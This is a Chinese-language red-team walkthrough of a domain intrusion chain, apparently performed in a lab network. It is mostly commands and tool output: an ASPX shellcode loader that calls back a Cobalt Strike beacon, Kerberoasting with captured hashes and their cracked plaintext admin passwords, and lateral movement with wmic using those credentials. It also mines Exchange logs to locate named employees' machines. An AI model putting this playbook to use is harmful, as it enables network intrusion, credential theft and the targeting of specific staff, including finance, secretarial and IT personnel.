


域内定向打击 利用链

0x01 假设前期我们通过常规 web 漏洞获取到了目标的一个低权限的 webshell， 如下,随后发现,当前机器处在 sangfor.com.cn 域内,2012 的 64 位系统,IIS 8.0,aspx 的站






因菜刀中操作极为不便,故尝试直接反弹 beacon,反弹方式如下,把 64 位的 Chsarp Shellcode 插到如下 aspx[.net 执行 shellcode],然后访问执行即可




```
<%@ Page Language="C#" AutoEventWireup="true" Inherits="System.Web.UI.Page" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>

<script runat="server">
    delegate int MsfpayloadProc();
    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] codeBytes = { 0xfc, 0xe8, 0x89, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5,
                 };
        IntPtr handle = IntPtr.Zero;
        handle = VirtualAlloc(
            IntPtr.Zero,
            codeBytes.Length,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE);
```



如下,顺利弹回一个只有 IIS 应用地址池权限的 beacon shell,由于最终目的是域内指定个人机权限,故此处暂不考虑提权

```
beacon> sleep 0
beacon> shell query user
beacon> shell whoami /user
```

```
192.168.137.16   dmz   SANGFOR-WEBSRV   1384   354ms

Event Log  X   Beacon @  X

beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 41 bytes
[+] received output:
* 没有用户

beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------

用户名           SID
================ ==============================================================
iis apppool\dmz  S-1-5-82-3324677858-894109651-3965232443-1252723582-4151779268
```

0x02 有了一个稳定可操作的 shell,加之当前机器又在域内,接下来的事情就很明了自然了,利用 Kerberoast 快速搜集密码,很快发现两个域管用户[高权限]的 spn

```
beacon> upload /home/srongs/桌面/Rb.exe
beacon> shell Rb.exe kerberoast
```

```
192.168.137.16   dmz   SANGFOR-WEBSRV   1384   184ms

Event Log  X   Beacon @  X

beacon> shell Rb.exe kerberoast
[*] Tasked beacon to run: Rb.exe kerberoast
[+] host called home, sent: 48 bytes
[+] received output:

  _____          _
 (____ \       | |
  ____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.4.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 2 user(s) to Kerberoast!

[*] SamAccountName         : dbdev
[*] DistinguishedName      : CN=dbdev,OU=上海研发中心,DC=sangfor,DC=com,DC=cn
[*] ServicePrincipalName   : MSSQLSvc/Sangfor-DB12.sangfor.com.cn:1433
[*] PwdLastSet             : 2019/11/24 5:35:14
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*dbdev$sangfor.com.cn$MSSQLSvc/Sangfor-DB12.sangfor.com.cn:1433*$3BA
                             E5CD6FBFEC01727DEB1326CBCFA37$09B6B0195FD8821C7333B6FBE8B6F078B23A2CB6F7B161FC11
                             58076A5324991BBE42D1CC0CA36BBE7D1185BD977494DC1C80FD43D5F8C81F1DA01D5D9B840F78F5
```

```
Event Log  X   Beacon @  X

[*] SamAccountName         : SQLadm
[*] DistinguishedName      : CN=SQLadm,OU=上海研发中心,DC=sangfor,DC=com,DC=cn
[*] ServicePrincipalName   : MSSQLSvc/Sangfor-DB08.sangfor.com.cn:1433
[*] PwdLastSet             : 2019/11/24 6:23:17
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*SQLadm$sangfor.com.cn$MSSQLSvc/Sangfor-DB08.sangfor.com.cn:1433*$D2
                             A2EB4D33E4BC734C48B0504C745B6E$8B59361402E3F865A048B1665CED9D80529120037E5314B7E
                             F8521C24933598F31539046F50D977EB7362F4BFE34528240A875A2C76D7AA12CA7356AF702EC470
                             C32FA3BD8C8C9F0640E71FBA6EB63936B83B4197A3CEE933BFD0CDDB0790058B23B98C8EFE0BE5A2
                             1925908DC16F38B803157F34AEAF547B7362326566DF0EFB63A3C0EF9ACA257EA0A62C7A91AC9384
                             7E549A52F9C0FC0CBAF164C5618E9FAD3F61025E0DDBE82D59C967033192F2D4E5603A1C22FF0AE7
                             5D9CC039CE9972862FBF23F846735E6EF215CF72B46B7BC4134201507C1074B9A5E0BA8FB7A5025A
                             66855B78A06283AA02869B1B79BD79D6EA69E36908CAAD907FA9C6B2310640E5995431E7CC185211
                             81A5B43E8A17E03255037A1CC0DFD0C51F70F27EEF858991D9C5088FC6EB2B3523A977A595E8B836
                             15C1AD102848AC71201A28C80745B41E8D0C6F862833ED84657E01619696F6F1C809E0AD6F764412
                             333BC22C2C58DA87AC1A4967DFF66F688BCDB27BBBEC043924638DE9CBF4A3B09BFBECEDBD69844F
                             6E194A682FAD0BE2918CC791BDA3E83ACE4AB49DFB287788C01FE3908B90DA87B942CD7CE4E477BB
                             D3205BEC13EA6D07B47DFA193E472DB3BFFD5FF0914A36C0623282E0860485A67B8696B6A04346B5
                             9AF1809E91D25E84B91AF7BD00BA408C01F040A8C931E7E84B1C2A7D62548B47790B5DB953182B67
                             380BA54F4AF959ADA813DFC7D8B16B1A17401347652D516480049BBB59ABCB7E82EB46D2BDA412FA
                             BF12DF1126A0BE3C3713754389CCDD09CB8AE185FCBFC87D1CCD8483B7C3F7463C12EE8739C83690
                             1A89E379487CB01E325AFCAAD310CD5177DF355EE5CD2E80EECE4D0E42CD5DD086A91DEF5FF3B92B
                             7E3D17B27713F12CB6039010C12AD646DDDAA368AE0CC42E58E90E94FBFF6931058CFD8E9EDBF626
                             D8EABE00F270B17248CC2870B7FC8D5DCF8AF2A3AA6EEC514737DAB66A9D1B3CD2F34E77F9EE624E
```

```
beacon> shell net user sqladm
```

```
Event Log X   Beacon 192.168.137.16@1384   X

这项请求将在域 sangfor.com.cn 的域控制器处理。

用户名                    SQLadm
全名                      SQLadm
注释
用户的注释
国家/地区代码             000 (系统默认值)
帐户启用                  Yes
帐户到期                  从不

上次设置密码              2019/11/24 14:23:17
密码到期                  从不
密码可更改                2019/11/25 14:23:17
需要密码                  Yes
用户可以更改密码          Yes

允许的工作站              All
登录脚本
用户配置文件
主目录
上次登录                  2019/12/24 11:05:45

可允许的登录小时数        All

本地组成员
全局组成员                *Domain Admins          *网络运维部
                          *信息安全部             *Domain Users
命令成功完成。

[SANGFOR-WEBSRV] dmz/1384 (x64)
beacon>
```

提取票据 hash,丢到 hashcat 里去爆破,顺利解出对应的域管明文密码,至此为止,我们就算已基本控制了当前域

```
# hashcat64.exe -m 13100 hash.txt -a 0 NewNormal.txt
```

```
管理员: 命令提示符

$krb5tgs$23$*dbdev$sangfor.com.cn$MSSQLSvc/Sangfor-DB12.sangfor.com.cn:1433*$3bae5cd6fbfec01727deb1326cbcfa37$09b6b0195fd8821c7333b6fbe8b6f078b23a2cb6
f7b161fc1158076a5324991bbe42d1cc0ca36bbe7d1185bd977494dc1c80fd43d5f8c81f1da01d5d9b840f78f51df50aa62291e642a567ddf4f255528464f88c24b65d6f5c5d56de127abe
e05f5ff5769c95c911ad536bfa05d3bd19ce3efc7cf6fbdc4f25664bf8af3de0fb8dce882e1315eb1c0a527c343a69a7f4c09cafea75bbf1ca094a9fbd46f46f0ec909707eea4931d03876
7ea118e63852aaa184f0fdce62930b09d6cca9176f85ce17a01aabcfa9d65f6810a99b97a7d2e2bc1a8b3b1dafbfdc4e3965ce7f56d87abe42ed2ca12d88e88135648aa6b653b2692be088
340722839b292d802ace4817c3d5a3eebc8d860bd42a46c1e2875ecb091cf8fb91c6ee7c0058e82340618693fa6462b807a4b61135033dc88f6269bca7ded18702cfe50028949fe7b16af8
ea8ca0df51dcc4633e55b9608ac1b045638e2d89a94c5eb1f86c8d98fe56fd1223e2a33c529870d55014f59af191572dc16df3210e9366945c78cb13b494db5d82028c92c6b17ccade191b
f49013c0ea63650cbe528b8b6e6d2fd4a0e877fdf1d8589979f4af50c1dd4d0ea165889fa0032ac55ed092eb3f92cf729b0c564b6212c3eeb0158100e922c993ba783c0b308890f4b7f10d
ab7b6d86f9885b548f66aef4a4c470f56955dad812cce2b7a95d5e658771b3f0923d38c7941e2695daf64bd14b1cf43fd52a2a66ae89212536be0b1010b301864e7e38c1deb01f74292551
e2becbe48285493c38b029e371f409715f55d96473ea2eb59a2dd089082f3170fa93eb9bacada754da6a2bd120357b3897cd446b3bfc29685feee69caa68b8ff3607c01d8a296776512824
5cf9e94884f1dc46dbc99ffbf613b75ca4152c017e2f665ce00ab3721eb4d15ed298d4ee21f85906929c23f3b94a1450c74486df06dcc015c3d3d9bfbf5d3bc4b9c6af477563f014127dee
1833e4b4b1439b41e8a8b11c3792eb5a09fa10a0d63598538358f6f724f9b7479ae1a90f626965f7f67804ba435f6158fb421e9d89a68f051add4fa53663f834f105bcdd3a43dff99240c0
c71ec97cd1d11f0f46636d6e55bc145355be9bbe8913c2396fa0edd1a3f0ae757bd1d9cca790be7456937de7f7ca632dbc2a17625529e9cc4fec33b1303869bdd95c8e91afe04babdd7db6
d43a4b1959fea5cf1f7b3c8101aa1d2679055e2fdb4adb71b5e86deb31251b5eecba877aa0f0ff2de7605116625d03b335c05057664812ac0137fd3934ee1b2dd6cff9f23db2791481e0c7
69d2a41dec75a7b47e5c6ad12b00772eeeef462e6c383f1d779680e6eeb268ad19fed0e3b1cf76eba5ac241bbf13591ee60205a22092a085d189dba22c3616393322439e01e2e457eba4fb
9fefd94df0ef211788b56e3e72f5dadce8ce988bc1fade175711e140e5744ff75501ba3c203de78317679dc94af8ee715aa18d383431bb5aa0547a49605c91fa0cf8d07668a7da3fd9b58e
0017b7c4b982c970d4ac:db123!@#45
$krb5tgs$23$*SQLadm$sangfor.com.cn$MSSQLSvc/Sangfor-DB08.sangfor.com.cn:1433*$d2a2eb4d33e4bc734c48b0504c745b6e$8b59361402e3f865a048b1665ced9d805291200
37e5314b7ef8521c24933598f31539046f50d977eb7362f4bfe34528240a875a2c76d7aa12ca7356af702ec470c32fa3bd8c8c9f0640e71fba6eb63936b83b4197a3cee933bfd0cddb0790
058b23b98c8efe0be5a21925908dc16f38b803157f34aeaf547b7362326566df0efb63a3c0ef9aca257ea0a62c7a91ac93847e549a52f9c0fc0cbaf164c5618e9fad3f61025e0ddbe82d59
c967033192f2d4e5603a1c22ff0ae75d9cc039ce9972862fbf23f846735e6ef215cf72b46b7bc4134201507c1074b9a5e0ba8fb7a5025a66855b78a06283aa02869b1b79bd79d6ea69e369
08caad907fa9c6b2310640e5995431e7cc18521181a5b43e8a17e03255037a1cc0dfd0c51f70f27eef858991d9c5088fc6eb2b3523a977a595e8b83615c1ad102848ac71201a28c80745b4
1e8d0c6f862833ed84657e01619696f6f1c809e0ad6f764412333bc22c2c58da87ac1a4967dff66f688bcdb27bbbec043924638de9cbf4a3b09bfbecedbd69844f6e194a682fad0be2918c
c791bda3e83ace4ab49dfb287788c01fe3908b90da87b942cd7ce4e477bbd3205bec13ea6d07b47dfa193e472db3bffd5ff0914a36c0623282e0860485a67b8696b6a04346b59af1809e91
d25e84b91af7bd00ba408c01f040a8c931e7e84b1c2a7d62548b47790b5db953182b67380ba54f4af959ada813dfc7d8b16b1a17401347652d516480049bbb59abcb7e82eb46d2bda412fa
bf12df1126a0be3c3713754389ccdd09cb8ae185fcbfc87d1ccd8483b7c3f7463c12ee8739c836901a89e379487cb01e325afcaad310cd5177df355ee5cd2e80eece4d0e42cd5dd086a91d
ef5ff3b92b7e3d17b27713f12cb6039010c12ad646dddaa368ae0cc42e58e90e94fbff6931058cfd8e9edbf626d8eabe00f270b17248cc2870b7fc8d5dcf8af2a3aa6eec514737dab66a9d
1b3cd2f34e77f9ee624e5d471803a840b73c8bb9c64318d9936d9afc5fe60d2f990e2a6d0e4cee99c752e1ea02a39327f83c35bfc1555d7d910876dc3392266ad295212a34f8520cca1437
e7676ed6e1c35164580b7393332ce89787c7e4e40187100561049 41e955771c017018ba263a16d032bda8ebf00b24d99e8602e9374f6e15605d91cccde654d2c46dbe046a6b702b94ceab7
124db8d22fb08a512a50d98a1d64a14f9a0774befbcf055ce7c7b37e5232c3e9b90cf0f57f004f38e71cce4368a53ef5d9fea846f23d91c0417ed3d4b3f2e2e8ae939a02b7b5efe20d7103
6a97836ff1c4e5cc042a529cb8ccf07905ff48c6ea4426ddbef46ac64a8a08a0ce9829f774c5ee62c36d70755b8bff81565894d36220d62aa14b98e964dcb49afebc314902c2fffff5c66e
8632058ea74d36b9da3b33a9b3be621f687c264bc708596dbfec6455faeb6dfaadad5237f024a58b1c5443685a3c7acdce9b2d031005e9d140a8c47f6d7bd7d029db8a64bb9599a604c1a1
6243a55e171f1313e6293:sql123!@#45
```

0x03 由于最终目的是指定个人机权限,拿到当前域权限之后,接下来要做的事情就是快速识别出关键目标用户,然后再想办法通过各种手段横跨到这些用户的机器上

何为关键目标用户,比如,目标的各类技术人员用户,因为从这些技术的机器上我们往往可以翻到大量的敏感网络资产 [其中就包括的有目标的详细网络拓扑 及 大量敏感资产密码表],借助这些资料我们后期也好进行更具针对性的完整彻底的长期控制,当然,不仅仅是技术人员,同样还包括像目标的 财务,秘书,行政人员用户 等等等...也都是我们后续需要重点关注的对象

```
beacon> shell net group /domain
beacon> shell net group "网络运维部" /domain
```

```
Event Log X | Beacon 192.168.137.16@1384 X
*Group Policy Creator Owners
*Help Desk
*Hygiene Management
*ITadmins
*Organization Management
*Public Folder Management
*Read-only Domain Controllers
*Recipient Management
*Records Management
*Rodcer
*Schema Admins
*Server Management
*UM Management
*View-Only Organization Management
*VPN_NET
*财务部
*产品研发部
*产品运营
*法务
*股东成员
*经理室
*客服中心
*秘书室
*内容编辑
*人事行政部
*实验室
*市场营销
*网络运维部
*信息安全部
命令成功完成。
[SANGFOR-WEBSRV] dmz/1384 (x64)
beacon>
```

```
Event Log X | Beacon 192.168.137.16@1384 X
beacon> shell net group "网络运维部" /domain
[*] Tasked beacon to run: net group "网络运维部" /domain
[+] host called home, sent: 61 bytes
[+] received output:
这项请求将在域 sangfor.com.cn 的域控制器处理。

组名      网络运维部
注释

成员

-------------------------------------------------------------------------------
exadmin                  LiJianYe                 lijie
liqiang                  LiQing                   LiuGang
liwei                    SQLadm                   WangGang
webadmin                 zhangtao                 zhangyong
ZhaoYe
命令成功完成。
[SANGFOR-WEBSRV] dmz/1384 (x64)
beacon>
```

0x04 从目标的 Exchange 服务器上获取目标用户登录记录,并从记录中确认目标用户所在机器的可能位置,关于 Exchange 的登录日志之前也提到过,有两种,如下

如上所示,假设我们的最终目标用户就是 LiuGang,WangGang 这两个人的机器,此时如何快速精确识别出这两个人在目标内网中的位置,第一种,是通过 Exchange 的 web 访问日志,所有通过浏览器登录 OWA 的日志默认都会留在这个地方,Exchange 默认的 web 访问日志目录如下,日志是按天自动切割的,关于访问日志中的详细内容之前已有详细解释,此处不再赘述,之后,根据目标用户名,很快便可以从 web 访问日志中把该用户的登录 ip 提取出来,不过在此之前,为了更方便实际操作,可以先尝试把目标 Exchange 服务器的 beacon 弹回来

```
beacon> upload /home/srongs/桌面/syn.exe
beacon> shell net use \\Sangfor-EX1BJ\c$ /user:"sangfor\sqladm" "sql123!@#45"
beacon> shell move syn.exe \\Sangfor-EX1BJ\admin$\debug\
beacon> shell wmic /node:"Sangfor-EX1BJ" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:/windows/debug/syn.exe"
beacon> shell net use \\Sangfor-EX1BJ\c$ /del
```

```
[redacted]   192.168.137.13   SQLadm *   SANGFOR-EX1BJ   4696   273ms
[redacted]   192.168.137.16   dmz        SANGFOR-WEBSRV  1384   66ms
Event Log X | Beacon 192.168.137.16@1384 X | Beacon 192.168.137.13@4696 X
beacon> shell net use \\Sangfor-EX1BJ\c$ /user:"sangfor\sqladm" "sql123!@#45"
[*] Tasked beacon to run: net use \\Sangfor-EX1BJ\c$ /user:"sangfor\sqladm" "sql123!@#45"
[+] host called home, sent: 94 bytes
[+] received output:
命令成功完成。


beacon> shell move syn.exe \\Sangfor-EX1BJ\admin$\debug\
[*] Tasked beacon to run: move syn.exe \\Sangfor-EX1BJ\admin$\debug\
[+] host called home, sent: 73 bytes
[+] received output:
移动了         1 个文件。

beacon> shell wmic /node:"Sangfor-EX1BJ" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:/windows/debug/syn.exe"
[*] Tasked beacon to run: wmic /node:"Sangfor-EX1BJ" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:
/windows/debug/syn.exe"
[+] host called home, sent: 141 bytes
[+] received output:
执行(Win32_Process)->Create()
方法执行成功。
外参数:
instance of __PARAMETERS
{
        ProcessId = 4696;
        ReturnValue = 0;
};


beacon> shell net use \\Sangfor-EX1BJ\c$ /del
[*] Tasked beacon to run: net use \\Sangfor-EX1BJ\c$ /del
[+] host called home, sent: 62 bytes
[SANGFOR-WEBSRV] dmz/1384 (x64)                                  last: 66ms
beacon>
```

之后再开始批量翻 web 访问日志目录

```
beacon> shell dir C:\inetpub\logs\LogFiles\W3SVC1
beacon> cd C:\inetpub\logs\LogFiles\W3SVC1
```

```
Event Log  X | Beacon 192.168.137.13@4696  X
beacon> shell dir C:\inetpub\logs\LogFiles\W3SVC1
[*] Tasked beacon to run: dir C:\inetpub\logs\LogFiles\W3SVC1
[+] host called home, sent: 66 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 8EA6-4092

 C:\inetpub\logs\LogFiles\W3SVC1 的目录

2019/12/23  15:32    <DIR>          .
2019/12/23  15:32    <DIR>          ..
2019/11/22  07:59           588,002 u_ex191121.log
2019/11/22  09:27            55,349 u_ex191122.log
2019/11/24  11:24             1,548 u_ex191124.log
2019/11/26  07:58           741,896 u_ex191125.log
2019/11/27  07:58           708,416 u_ex191126.log
2019/11/27  19:34           576,228 u_ex191127.log
2019/11/29  13:22            65,665 u_ex191129.log
2019/12/01  11:36             1,624 u_ex191201.log
2019/12/02  16:48            41,579 u_ex191202.log
2019/12/03  21:02         2,218,561 u_ex191203.log
2019/12/05  07:40         6,240,420 u_ex191204.log
2019/12/05  16:56           356,812 u_ex191205.log
2019/12/23  16:02             8,163 u_ex191223.log
               13 个文件     11,604,263 字节
                2 个目录 39,697,629,184 可用字节
[SANGFOR-EX1BJ] SQLadm */4696 (x64)
beacon>
```

通过简单筛查,很快便可以看到 WangGang 这个用户,曾多次通过 192.168.137.25 这个 ip 登录,说明这个很可能就是他的常用机器,之后想办法控制 25 这台机器即可

```
beacon> shell findstr /c:"wanggang" /si *.log
```

```
Event Log  X | Beacon 192.168.137.13@4696  X
192.168.137.13 POST /owa/auth.owa - 443 sangfor\wanggang 192.168.137.25 Mozilla/5.0+(Windows+NT+6.1;+Win64;+x64)
cko)+Chrome/79.0.3945.88+Safari/537.36 401 1 1329 156
192.168.137.13 POST /owa/auth.owa - 443 wangGang@sangfor.com.cn 192.168.137.25 Mozilla/5.0+(Windows+NT+6.1;+Win64;+x64)
cko)+Chrome/79.0.3945.88+Safari/537.36 401 1 1329 46
192.168.137.13 HEAD /OAB/9a640b4f-eedc-40d9-a9b9-33d8dd262bc7/oab.xml - 80 SANGFOR\WangGang 192.168.137.25 Microsoft+BITS/7.

192.168.137.13 GET /OAB/9a640b4f-eedc-40d9-a9b9-33d8dd262bc7/oab.xml - 80 SANGFOR\WangGang 192.168.137.25 Microsoft+BITS/7.5

192.168.137.13 GET /OAB/9a640b4f-eedc-40d9-a9b9-33d8dd262bc7/oab.xml - 80 SANGFOR\WangGang 192.168.137.25 Microsoft+BITS/7.5

192.168.137.13 GET /OAB/9a640b4f-eedc-40d9-a9b9-33d8dd262bc7/oab.xml - 80 SANGFOR\WangGang 192.168.137.25 Microsoft+BITS/7.5
[SANGFOR-EX1BJ] SQLadm */4696 (x64)                                   last: 205ms
beacon>
```

第二种,则是通过 Outlook 客户端的登录日志来定位目标用户登录 ip,其实实战中有个很现实的问题就是,日常中很多用户很少会直接通过浏览器去通过 owa 登录的,绝大部分还是通过各类邮件客户端来登录的,比如,outlook...这样一来,再通过上面的 Exchange Web 访问日志中就不一定能定位到目标用户的登录 ip,不过不要紧,Exchange 中默认还记录了 Outlook 客户端的登录日志,我们同样可以通过这些日志来快速定位到目标用户的登录 ip,Outlook 客户端的登录日志默认都会保存在如下目录

```
beacon> shell dir "C:\Program Files\Microsoft\Exchange Server\V14\Logging\RPC Client Access"
beacon> cd C:\Program Files\Microsoft\Exchange Server\V14\Logging\RPC Client Access
```

```
Event Log  X | Beacon 192.168.137.13@4696  X
beacon> shell dir "C:\Program Files\Microsoft\Exchange Server\V14\Logging\RPC Client Access"
[*] Tasked beacon to run: dir "C:\Program Files\Microsoft\Exchange Server\V14\Logging\RPC Client Access"
[+] host called home, sent: 109 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 8EA6-4092

 C:\Program Files\Microsoft\Exchange Server\V14\Logging\RPC Client Access 的目录

2019/12/24  11:25    <DIR>          .
2019/12/24  11:25    <DIR>          ..
2019/11/26  09:02             8,145 RCA_20191125-1.LOG
2019/11/26  19:47            66,551 RCA_20191126-1.LOG
2019/11/27  18:42            20,748 RCA_20191127-1.LOG
2019/11/28  12:46               997 RCA_20191128-1.LOG
2019/11/29  13:22               999 RCA_20191129-1.LOG
2019/12/01  18:56               999 RCA_20191201-1.LOG
2019/12/03  17:12               999 RCA_20191202-1.LOG
2019/12/03  21:00            37,727 RCA_20191203-1.LOG
2019/12/05  09:05            59,352 RCA_20191204-1.LOG
2019/12/05  16:55            87,384 RCA_20191205-1.LOG
2019/12/23  15:01             7,122 RCA_20191223-1.LOG
2019/12/24  11:25                 0 RCA_20191224-1.LOG
               12 个文件        291,023 字节
                2 个目录 39,696,228,352 可用字节
[SANGFOR-EX1BJ] SQLadm */4696 (x64)
beacon>
```

通过初步筛查,很快便可以看到 LiuGang 这个用户,曾多次从 192.168.137.29 这个 ip 登录,说明这个也很可能是他的常用机器,之后想办法控制 29 这台机器即可

```
beacon> shell findstr /c:"LiuGang" /si *.log
```

```
Event Log    X | Beacon 192.168.137.13@4696    X
RCA_20191127-1.LOG:2019-11-27T09:47:07.398Z,56,45,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
/cn=Recipients/cn=LiuGangf33,,OUTLOOK.EXE,15.0.4420.1017,Cached,,,ncacn_ip_tcp,,OwnerLogoff,0,00:00:00,LogonId: 3,
RCA_20191127-1.LOG:2019-11-27T09:47:07.398Z,56,45,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
/cn=Recipients/cn=LiuGangf33,,OUTLOOK.EXE,15.0.4420.1017,Cached,,,ncacn_ip_tcp,,Disconnect,0,00:11:02.9106494,,
RCA_20191223-1.LOG:2019-12-23T03:07:57.807Z,3,0,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
/cn=Recipients/cn=LiuGangf33,,OUTLOOK.EXE,15.0.4420.1017,Cached,192.168.137.29,fe80::e468:25ed:cd05:988a%11,ncacn_ip_tcp,,
Connect,0,00:00:00.1052168,"SID=S-1-5-21-416758730-819261412-3526601316-1198, Flags=None",
RCA_20191223-1.LOG:2019-12-23T03:07:57.820Z,4,0,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
/cn=Recipients/cn=LiuGangf33,,OUTLOOK.EXE,15.0.4420.1017,Cached,192.168.137.29,fe80::e468:25ed:cd05:988a%11,ncacn_ip_tcp,,
Connect,0,00:00:00,"SID=S-1-5-21-416758730-819261412-3526601316-1198, Flags=None",
RCA_20191223-1.LOG:2019-12-23T03:07:58.754Z,3,1,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
/cn=Recipients/cn=LiuGangf33,,OUTLOOK.EXE,15.0.4420.1017,Cached,,,ncacn_ip_tcp,,OwnerLogon,0,00:00:00.9469512,"Logon:
Owner, /o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=LiuGangf33 in database NewYork_Data
last mounted on SANGFOR-EX1BJ.sangfor.com.cn at 2019/12/23 2:47:46, currently Mounted; LogonId: 0",
RCA_20191223-1.LOG:2019-12-23T03:07:58.767Z,4,1,/o=sangfor/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)
[SANGFOR-EX1BJ] SQLadm */4696 (x64)                                                                  last: 108ms
beacon>
```

此处再额外补充一种域内用户机器定位的方式,就是通过导出目标主控中的所有成功登录系统的记录来进行查找定位,特别注意,真实场景中,这种单单根据 id 来导出的日志量可能会非常大,所以最好根据时间,或者用户来针对性的过滤,另外,实战中可能还会遇到日志覆盖的问题

```
beacon> shell DumpLog.exe -4624 > succeed.txt
beacon> shell tasklist | findstr "DumpLog.exe"
beacon> download succeed.txt
```

